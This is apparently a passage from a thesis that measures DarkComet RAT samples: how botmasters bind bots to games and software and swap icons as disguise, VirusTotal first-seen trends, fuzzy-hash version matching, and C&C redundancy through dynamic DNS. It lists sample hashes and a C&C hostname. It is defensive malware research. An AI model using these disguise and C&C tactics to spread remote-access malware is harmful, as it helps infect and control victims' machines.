


Figure 6.1: Screenshot of File Binder menu option from the DarkComet builder.


Another factor influencing file size is the "binding" functionality which can be used to disguise or obfuscate the DarkComet bot binary. Binding is the practice of combining two files into a single executable, such that when executed both executables are executed in parallel. Botmasters will typically bind and advertise their bot binaries as popular commercial software or computer games, due to their appeal to a wide range of audiences, thus increasing the possibility that a victim will execute the "bound" executable. Were a victim to execute the "bound" executable both the non-malicious and bot binary are executed. Internet users have become wary of malicious executables which have simply been renamed to that of popular software or games and are therefore suspicious of small executable files. This method of infection can be thought of as a "Trojan Horse" type of social engineering attack. This binding functionality can be configured from within the DarkComet builder from the "File Binder" menu option, shown in Figure 6.1.

The effect on the size of the resulting bound bot binary is most often dependant on the size of the non-malicious software used in the binding. As software sizes increase so too have the size of these bound executables. The result of these bindings can be seen in Table 6.8 which is a listing of the ten largest bot binaries collected.

By performing Internet searches of the submission names it became apparent what decoy software was used to lure potential victims into executing the "bound" executable. This could provide insights into the intended victims. Unfortunately, due to the interpretation of the search results being done manually it is not possible to always determine the decoy software category for each bot binary. Alternatively or in combination with binding, a botmaster may change a bot binary's display icon to match that of other non-malicious software or file type. This is again used to not raise the suspicion of a potential victim and potentially increase the possibility that a bot binary will be executed. This changing of the display icon functionality can also be configured from within the DarkComet builder from the "Choose Icon" menu option. A screenshot of the display icons for these bot binaries, as seen in Windows Explorer, is shown in Figure 6.2.

Table 6.8: The 10 bot binaries with the largest file size.

Rank	Size (bytes)	SHA256	File Type	Submission Names	Disguise
1	104857600	6be13c4ff1213d5afa881a193379c7dc961bf924 21b35b93267774898a4db105	Win32 EXE	JTAG EMULATOR.exe	Software
2	67108864	37052b00b311e7bd5694b128bf5340c19447ae0 8d66f9530ca4da7debb6b6795	Win32 EXE	dc Copy.exe	Unknown
3	64913408	4183e39a386e77e54136d33b6703a61b3050a0 a71357338c4231ccb027da4a67	Win32 EXE	Minecraft 1.6.2 Full Version Online With FPS BOOST.exe	Game
4	64772778	fdd260d839c16c147635dc104f0d8b4ba0dcba1 ea0fe8a6a00bcfb0a7c073d10	RAR	MaplereGirebilmePack. rar	Game
5	64451072	d822ff90a700a4bcf19e1b43e7ef40faab9aabc7 7b7feeb208621e5d3959f911	Win32 EXE	msdcsc.exe	Unknown
6	62641243	c775c85de98d337ac3308240ad0d3d1ab9cf9ff b9f80566b71d99c46a675fb19	RAR	Naruto Mugen 2013.rar	Game
7	62630912	3fd40c33f7c41c481565d266f6626a43a857e11b 4b49bf1ba9425a5bbc04aa4c	Win32 EXE	1916.exe	Game
8	61493248	eb46f1b753de06e8af0821ce6add74dbc23b657 f3b04eca9fc1c70b634950207	Win32 EXE	temp.exe	Unknown
9	60226587	b9a7ff7da6b47ed2e5e65f32c632d804e7be166c 895acb61dac9fda55f8d28a0	RAR	HackPRL(Elyps).rar	Game
10	58799616	9775c14cda4c6a5d54f88a079f9841d372fea12f 88611cf2ff43a867b40a07cb	Win32 EXE	MinecraftSetup.EXE	Game


3fd40c33f7c41c481565d266f...
Remote Service Application
Microsoft Corp.

6be13c4ff1213d5afa881a193...
Remote Service Application
Microsoft Corp.

4183e39a386e77e54136d33b...
Minecraft
Minecraft

9775c14cda4c6a5d54f88a079...
Win32 Kabin Ayıklayıcısı
Microsoft Corporation

37052b00b311e7bd5694b128...
Remote Service Application
Microsoft Corp.

b9a7ff7da6b47ed2e5e65f32c...

c775c85de98d337ac3308240...

d822ff90a700a4bcf19e1b43e...
Remote Service Application
Microsoft Corp.

eb46f1b753de06e8af0821ce6...

fdd260d839c16c147635dc104...

Figure 6.2: Display icons of bound files as seen in Windows Explorer.

Table 6.9: Hard disk space usage by Windows Defender identified malware family.


Malware Family	**Disk Space (MB)**	**%**
Backdoor:Win32/Fynloski.A	82230.40	99.14
Backdoor:Win32/Fynloski.L	292.44	0.35
Backdoor:Win32/Fynloski.F	119.72	0.14
None	36.10	0.04
TrojanDropper:Win32/Gamarue.I	24.83	0.03
Backdoor:Win32/Fynloski	23.81	0.03
Backdoor:Win32/Fynloski.K	13.16	0.02
Backdoor:Win32/Fynloski.J	9.38	0.01
VirTool:Win32/CeeInject.gen!KC	7.28	0.01
Adware:Win32/Cashback	3.70	0.00

Total MB = 82947.64

Six of these bot binaries from Table 6.8 namely 1, 3, 5, 7, 8, 10, have had their icons changed to something less conspicuous. When executing bot binary 3 the Minecraft[2] computer game installation software is started and the victim is presented with the screenshot in Figure 6.3. Bot binaries 2, 4, 6, and 9 have no visual effect when executed, which could point to an error by the botmaster when creating the bound executable or a non-graphical binding application was used.

A breakdown of HDD storage requirements for each malware family along with the percentage of the total disk space used can be found in Table 6.9.

[2]http://minecraft.net/



Welcome to the Minecraft Setup Wizard

This wizard will guide you through the installation of Minecraft.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

Figure 6.3: Execution of bot binary with hash of 4183....

Table 6.10: A breakdown of the First Seen distribution over the entire bot binary dataset.

Year	Count	%
2010	105	0.13
2011	2352	2.83
2012	3935	4.73
2013	45478	54.68
2014*	29760	35.78
Unknown**	11	0.01

N = 83175

* Data collection halted in June 2014, therefore only 6 months of data was collected for 2014

** Bot binaries labelled as Unknown did not have a First Seen date value present in the VirusTotal analysis report

Table 6.11: A count of the dataset bot binaries analysed by VirusTotal during 2013.

Month	Year	Bot Binaries	%
December	2013	5150	11.32
November	2013	4968	10.92
October	2013	5212	11.46
September	2013	5965	13.12
August	2013	12358	27.17
July	2013	7081	15.57
June	2013	1839	4.04
May	2013	818	1.80
April	2013	894	1.97
March	2013	507	1.11
February	2013	391	0.86
January	2013	475	1.04

N = 45478

6.2.4 First Seen Distribution

Table 6.10 provides a breakdown per year of First Seen distribution over the dataset. First Seen is the date and time each unique malware sample was first uploaded to VT for analysis.

What is quickly noticeable is the significant increase in the number of DarkComet bot binaries analysed by VT in 2013 when compared to previous years, with an increase of approximately 1156% (1155, 73%) over 2012. Through plotting the number of DarkComet bot binaries analysed (as shown in Figure 6.4) per month since 2010, an upward trend during June of 2013 with a peak in August is seen. A breakdown of the number of bot binaries analysed is presented in Table 6.11. More than double the number of bot binaries were uploaded and analysed in June 2013 when compared to May of the same year. These numbers continued to climb until peaking at 12,358 bot binaries in August before dropping and remaining stable at around the 5,000 per month mark in September.

These numbers continued into 2014, climbing to approximately 6000 bot binaries per month.

A graphical representation of the above information is presented in Figure 6.4.

The average number of bot binaries per month in 2013 was 3,789.83 and 5,777.4 for 2014. Should the trend continue the number of DarkComet bot binaries analysed by VT in 2014 (69,329) is

Table 6.12: A count of dataset bot binaries analysed by VirusTotal during Jan-Jun 2014.

Month	**Year**	**Bot Binaries**	**%**
June	2014	873	2.93
May	2014	5982	20.10
April	2014	6057	20.35
March	2014	5955	20.01
February	2014	6356	21.36
January	2014	5588	18.78

N = 29760




Figure 6.4: DarkComet bot binaries submitted to VirusTotal between 2010 and 2014.

Table 6.13: The 10 oldest bot binaries by order by First Seen date.

Rank	Malware Family	First Seen	Submissions
1	Backdoor:Win32/Fynloski.F	2010-02-22	11
2	Backdoor:Win32/Fynloski.F	2010-03-25	3
3	Backdoor:Win32/Fynloski.F	2010-04-04	4
4	Backdoor:Win32/Fynloski.F	2010-04-08	4
5	Backdoor:Win32/Fynloski.F	2010-04-16	4
6	Backdoor:Win32/Fynloski.F	2010-04-16	3
7	Backdoor:Win32/Fynloski.F	2010-04-23	2
8	Backdoor:Win32/Fynloski.F	2010-04-23	2
9	Backdoor:Win32/Fynloski.A	2010-05-24	4
10	Backdoor:Win32/Fynloski.F	2010-05-26	2

N = 83175

set to exceed the 2013 number (45,478) by 52.45%. This shows an obvious gain in popularity for the DarkComet RAT even though development of the software has been abandoned and the builder module is no longer available from the author's website.

Analysis of the oldest bot binaries by submission date within the data set shows that "Backdoor:Win32/Fynloski.F" is the oldest version of DarkComet submitted to VT, see Table 6.13. This family represents 9 out of the top 10 oldest bot binaries with a single "Backdoor:Win32/Fynloski.A" being the 9th oldest.

6.2.5 Using Fuzzy Hashing to Identify DarkComet Versions

By making use of CTPH [43] it is possible to compare bot binaries, which have different SHA256 hashes, and still determine a percentage of similarity. This would not be possible using traditional cryptographic hashing algorithms as even a small change of a file would result in a different hash value being produced, even if the files were otherwise identical. For example, building a DarkComet version 5.3 bot binary with a minimal, default configuration produces a file with SHA256 hash of "b6e6de14a66952d61d0385a6bb3c40821b6c60d91ae13c601eb7059b484 cde74". Using the same configuration but changing the default C&C TCP port from 1604 to 1605 produces a file with a SHA256 hash of "c0756b942cf474f6bd6ed4a28bad31e55fce608a4ba e5d1a40ed5a2db2300bc1". Therefore simply comparing cryptographic hashes would not reveal any relationship even though the configurations were identical except for the C&C port and the files were created using the same version of the DarkComet builder module. It is important to note that due to the insertion of metadata within PE files, such as the compilation timestamp it is unlikely that two DarkComet bot binaries will produce identical SHA256 hashes.

As an experiment, this researcher compared the CTPH hash values of bot binaries within the dataset with those of known default DarkComet bot binaries. This could allow for the identification of the DarkComet version of a bot binary even though configuration options differ from the default. Generating the CTPH hash values for these bot binaries produces Table 6.14.

A comparison of the CTPH hash values for the two bot binaries referred to earlier produced a resultant 99% similarity between them. Considering that the only change was that of the TCP port number from 1604 to 1605 this could be expected. Changing the C&C DNS hostname from '127.0.0.1' to a fictitious DNS hostname of 'darkcomet.example.com' and the C&C TCP port

Table 6.14: The SHA256 and CTPH hash values of a minimalist DarkComet 5.3 bot binary.

No.	**Comment**	**SHA256**	**CTPH**
1	Port 1604	b6e6de14a66952d61d0385a6b b3c40821b6c60d91ae13c601eb 7059b484cde74	12288:y9HFJ9rJxRX1uVVjo aWSoynxdO1FVBaOiRZTE RfIhNkNCCLo9Ek5C/h0:eZ1 xuVVjfFoynPaVBUR8f+kN1 0EBW
2	Port 1605	c0756b942cf474f6bd6ed4a28b ad31e55fce608a4bae5d1a40ed 5a2db2300bc1	12288:y9HFJ9rJxRX1uVVjo aWSoynxdO1FVBaOiRZTE RfIhNkNCCLo9Ek5C/hw:eZ 1xuVVjfFoynPaVBUR8f+kN 10EBu

from '1604' to '1605' also produced a 99% similarity result. Utilising the Python bindings[3] for ssdeep[4], a library used for the creation of CTPH, allowed for the computation and comparison of bot binaries. The ssdeep hash values for the default configuration DarkComet bot binaries is presented in Table 6.15.

Performing CTPH hash comparisons for all bot binaries against those of a default minimalist bot binary and recording those which return a 100% or 99% similarity, produced the results displayed in Table 6.16.

This shows that 91 of the bot binaries were created with a default DarkComet version 5.3 configuration and 2933 (3.52%) had a 99% similarity. In total 4.28% had a 99-100% similarity with a minimal or default configured bot binary.

6.3 Sample Analysis System Analysis

Presented in this section are the results of the analysis of the information extracted through the static analysis processing of the DarkComet bot binaries in the dataset. It was possible to successfully extract the DarkComet bot configuration from 40,632 (48.85%) of the total dataset of 83,175 DarkComet bot binaries.

6.3.1 Statically Analysed Malware Family Distribution

An interesting observation was that the malware family reported by Windows Defender for bot binaries did not necessarily correspond with that of the RAT type determined through an examination via static analysis methods. DarkComet configuration information is contained within the bot binary using two different storage schemes (see Section 3.4). Using this difference it was possible to classify bot binaries as belonging to either versions 3.x-5.0 or versions 5.1+ and assigning the identifiers of "*dc-v3*" and "*dc-v51*" respectively. The majority of the bot binaries within the dataset belonged to the latter classification (*dc-v51*) with 35,535 (87.40%) and 5,097 (12.6%) beloning to *dc-v3* bot binaries.

[3]http://pypi.python.org/pypi/ssdeep
[4]http://ssdeep.sourceforge.net/

Table 6.15: CTPH values for a default configured DarkComet bot binary per version.

DarkComet version	**CTPH**
2.2	12288:MhA+xMh1qRIKvx5ciUnnECuFObYBqi07ftmSjVrG8oV09e6RZKOh:tgkKvjPaEFFObYj07tdjFvoVWeM
3.0.2	12288:iaAchpWsuVTv7ItY8XljyypHP7cOLBev03hlULsmWZ++09ZcKDVsgde+:zAEENIq8XwyVPQclDq/+WnpsSe+
3.2	12288:gpwABK90BOe/x9lPAYvxPQVjdsAY2XjWlnlpTMMXG91uhKIXn/0:awAcu99lPzvxP+Bsz2XjWTRMQckkIXns
3.3	12288:x9AFlAd0Z+89cxTGzO4AucTD8QP2lmFSrVs9LqnKVW:HAQ6Zx9cxTmOrucTIEFSpOGEW
4	12288:86A84PaHhfD/tV9sj5NKR0pau9XGyu2qBVGLQyTPfhj+:RAmBpVKHu0Mu9Xo20VGLVP5j+
4.2	12288:Wfbh3edoSdPDze9LBApPsKNoeP313umLcUmyqC+N/jXI0fZ:kR8oYzS12PVaA3LLRHqC+ljXBZ
5.0	12288:w8UaT9XY2siA0bMG09xD7I3Gg8ecgVvfBoCDBOQQYbVXpuy1f/gORixD:pUKoN0bUxgGa/pfBHDb+y1HgZ9
5.1	12288:bk0QVlhmPojAPTMEsUTg0oChO/Q2JbsbjPbN5qhRTtYe3f+Iw86k/9/+F:Q0QRWoJEfg0oChGdJQbjPbNW5tYeP+Gg
5.3	12288:y9HFJ9rJxRX1uVVjoaWSoynxdO1FVBaOiRZTERfIhNkNCCLo9Ek5C/h0:eZ1xuVVjfFoynPaVBUR8f+kN10EBW

Table 6.16: CTPH comparison between dataset and minimalist DarkComet bot binaries.

DC Version	**100 %**	**99 %**
2.2	0	7
3.0.2	0	87
3.2	2	101
3.3	1	42
4	3	38
4.2	0	3
5.0	5	121
5.1	5	118
5.3	91	2933

Table 6.17: Comparison between rat type designation and Windows Defender malware family.

DarkComet version	Malware Family	Count	%
dc-v51	Backdoor:Win32/Fynloski.A	35511	87.40
dc-v51	Not Scanned	16	0.04
dc-v51	Backdoor:Win32/Fynloski.K	7	0.02
dc-v51	Virus:Win32/Virut.BN	1	0.00
dc-v3	Backdoor:Win32/Fynloski.A	5094	12.54
dc-v3	Backdoor:Win32/Fynloski.K	3	0.00

N = 40632

Table 6.18: The file type distribution successfully analysed by the Static Analysis module.

Rank	File Type	Count	%	Bot binary %
1	Win32 EXE	38380	80.43	49.49
2	RAR	1552	3.25	44.79
3	DOS EXE	424	0.89	78.08
4	ZIP	266	0.56	32.00
5	JAR	4	0.01	50.00
6	Unknown	3	0.01	4.11
7	Win32 DLL	3	0.01	14.29

N = 40632

A comparison of these version numbers with that of the malware family as detected by Windows Defender shows a disparity between versions. It would be logical to assume that DarkComet versions should correspond to specific malware families, for instance all *dc-v51* bot binaries should correspond to a malware family such as ”Backdoor:Win32/Fynloski.A”, however that was not the case. As can be seen in Table 6.17 *dc-v51* and *dc-v3* bot binaries share malware families when there should be a distinct family name assigned. A possible reason for this is that Windows Defender's heuristics engine is classifying the bot binaries based on their behaviour and not on a static file signature. This research is however beyond the scope of this work.

6.3.2 Statically Analysed File Types Distribution

80.43% of the bot binaries successfully analysed were unsurprisingly PE's (see Table 6.18). This is unsurprising for three reasons, namely the majority of the bot binaries in the dataset were classified as PE's (Table 6.4). Secondly the static analysis system required a predictable PE file layout to extract configuration information. Thirdly, DarkComet targets the Microsoft Windows operating system, which uses the PE file format for the majority of executable files. As mentioned in Section 5.2.1 the Static Analysis module was also able to analyse PE files extracted from ZIP and RAR archives. This allowed for the additional analysis of 1,818 compressed bot binaries.

As shown in Table 6.18, the implementation accomplished the successful analysis of 49.49% of the total number of Win32 EXE bot binaries within the dataset along with 44.79% of the RAR and 32% of the ZIP files. Unexpectedly 50% of the JAR files within the dataset where also successfully analysed by the Static Analysis module; this was due to the JAR file format being

Table 6.20: Statically analysed file type distribution, per version.

DC Version	File Type	Count	%
dc-v51	Win32 EXE	33420	94.05
dc-v51	RAR	1456	4.10
dc-v51	DOS EXE	398	1.12
dc-v51	ZIP	251	0.71
dc-v51	JAR	4	0.01
dc-v51	Unknown	3	0.01
dc-v51	Win32 DLL	3	0.01

N = 35535

Table 6.21: Statically analysed file type distribution for version 3.x-5.0 bot binaries.

DC Version	File Type	Count	%
dc-v3	Win32 EXE	4960	97.31
dc-v3	RAR	96	1.88
dc-v3	DOS EXE	26	0.51
dc-v3	ZIP	15	0.29

N = 5097

based on the ZIP file format[5]. The successfully analysed bot binaries which were unidentified by the VT "file" application as being either MS-DOS executables or RAR archives are listed in Table 6.19.

Table 6.19: Unknown file types re-classified by the Linux file utility.

SHA256	File Type
9f6d1220fb86295d35f8e0191e485de29e48229d3e646819741a75149af0a534	MS-DOS executable
df4ac248ef978e097144c8ae440af28f99d4371f3bff56e33f0e9ffbc60fa5ab	RAR archive data
d46372eb2735d18870d41347db728e9160eb3c7336b56a55faa20b48306b6e0a	MS-DOS executable

Version 5.09 of the Linux file program was used to calculate these values

Between DarkComet versions *dc-v3* bot binaries showed less file type diversity (Table 6.21) than the *dc-v51* bot binaries (Table 6.20). This could point to the popularity of *dc-v51* Table 6.17 or as anti-malware systems have evolved, the necessity to obfuscate bot binaries has become a requirement for successful distribution and infection. This data point was not further explored.

6.3.3 Statically Analysed First Seen Distribution

The increase in the number of successfully analysed bot binaries between 2013 and 2014 (see Table 6.22) is congruent with the number analysed by VT in those years, see Figure 6.4. Also, in line with a previous observation regarding the number of bot binaries presented for analysis in 2014 by the VT system exceeding that of 2013 (see Section 6.2.4) the number of successfully analysed bot binaries in 2014 will also outnumber that of 2013 were sample collection to have continued.

[5]http://docs.oracle.com/javase/7/docs/technotes/guides/jar/jar.html

Table 6.22: Statically analysed bot binaries per year, across all DarkComet versions.

Year	Count	%
2010	13	0.03
2011	879	2.16
2012	1247	3.07
2013	21138	52.02
2014	17346	42.69
Unknown	9	0.02

N = 40632

Table 6.23: Statically analysed bot binaries per year, per DarkComet version.

DC Version	Year	Count	%	DC Version	Year	Count	%
dc-v3	2010	13	0.03	dc-v51	2010	0	0
dc-v3	2011	879	2.16	dc-v51	2011	0	0
dc-v3	2012	573	1.41	dc-v51	2012	674	1.66
dc-v3	2013	2400	5.91	dc-v51	2013	18738	46.12
dc-v3	2014	1232	3.03	dc-v51	2014	16114	39.66
dc-v3	Unknown	0	0	dc-v51	Unknown	9	0.02

N = 40632

Analysis of the number of DarkComet versions shows that versions classified as *dc-v51* far outnumber that of *dc-v3*, see Table 6.23.

An examination of the VT First Seen dates for those bot binaries successfully analysed in 2012 (Table 6.24) and cross-referenced with the official DarkComet release schedule (see Table 3.1), confirms the correct classification of DarkComet version 5.1 and later versions. As can be seen in Table 6.24 no bot binaries were classified as being *dc-v51* before March 2012.

Table 6.24 also shows the increasing popularity of the newer DarkComet version 5.1+ quickly overtaking that of versions 5.0 and older in July of 2012. A review of the change logs, a record of the changes implemented between software versions by the DarkComet author, shows that version 5.1 received more bug fixes than 5.0 and the most of all versions of 5.x, see Table 6.25. This could explain the quick progression of botmasters to the use of version 5.1 and later.

The oldest successfully analysed bot binary was first analysed by VT on 2010-11-22, which according to its bot configuration layout classifies it as a *dc-v3* bot binary. The oldest *dc-v51* bot binary successfully analysed was analysed by VT on 2012-03-18. Comparing the First Seen date of this bot binary with that of the DarkComet release schedule (Table 3.1) shows that it was submitted one day following the release of DarkComet version 5.1.1.

6.3.4 C&C Servers per Bot Binary

It is possible to configure multiple C&C servers within a bot binary, thereby providing redundancy should a server go offline. In total, of the 40,632 bot binaries successfully analysed, 24,333 unique C&C addresses were found with *dc-v51* bot binaries accounting for 87.51% (21,294). By comparison [30] discovered 180 botnet C&C's , [1] 100, [78] 3,290, and [62] 15. The definition used in this research of a unique C&C address is a distinct combination of DNS hostname or

Table 6.24: Statically analysed bot binaries first analysed by VirusTotal in 2012.

DC Version	Year-Month	Count	%	DC Version	Year-Month	Count	%
dc-v3	2012-12	21	1.68	dc-v51	2012-12	69	5.53
dc-v3	2012-11	20	1.6	dc-v51	2012-11	85	6.82
dc-v3	2012-10	15	1.2	dc-v51	2012-10	95	7.62
dc-v3	2012-09	21	1.68	dc-v51	2012-09	95	7.62
dc-v3	2012-08	8	0.64	dc-v51	2012-08	85	6.82
dc-v3	2012-07	17	1.36	dc-v51	2012-07	67	5.37
dc-v3	2012-06	112	8.98	dc-v51	2012-06	63	5.05
dc-v3	2012-05	69	5.53	dc-v51	2012-05	68	5.45
dc-v3	2012-04	57	4.57	dc-v51	2012-04	31	2.49
dc-v3	2012-03	87	6.98	dc-v51	2012-03	16	1.28
dc-v3	2012-02	102	8.18	dc-v51	2012-02	0	0
dc-v3	2012-01	44	3.53	dc-v51	2012-01	0	0

N = 1247

Table 6.25: Bugfixes for DarkComet versions 5.0 and later.

DC Version	Bugfixes
5	7
5.1	13
5.2	8
5.3	8

IP address and TCP port. Therefore a C&C DNS hostname ”www.example.com” utilising TCP ports ”123” and ”456” would equate to two unique C&C addresses.

On average, a bot binary was configured with 1.96 C&C servers; *dc-v3* bot binaries being configured with slightly less at 1.68 and *dc-v51* slightly more with 2.00. At a glance, this showed that botmasters are concerned with keeping control of their botnets and go to some trouble to establish at least some measure of redundancy. The highest number of C&C servers configured for a single binary was that of a *dc-v51* bot binary with 31. It would appear that this botmaster had a high regard for C&C server redundancy.

6.3.5 C&C Hostname Analysis

A review of the ten most common DNS hostname and TCP port combinations presents us with the table Table 6.26 with the majority making use of the ”no-ip.org” domain. This domain is provided by a dynamic DNS service operated by the company ”Vitalwerks Internet Solutions, LLC”[6]. Dynamic DNS services allow clients with constantly changing IP address, such as those assigned to residential broadband connections, to have a static DNS hostname. This is essential for botmasters wanting to keep control of their botnets; configuring the bot with a static C&C IP address would result in the bots no longer being able to communicate with the C&C were the IP address to change. Thus, the botmaster would lose control of their botnet. No-IP.com’s dynamic DNS service is well known within malware circles due their offering of three free dynamic DNS hostnames with very little identifying information required as well as the ability for botmasters

[6]http://www.noip.com/

Table 6.26: C&C servers with the highest number of DNS hostname and TCP Port combinations.

Hostname	**Combinations**
universalserverrat.zapto.org	20
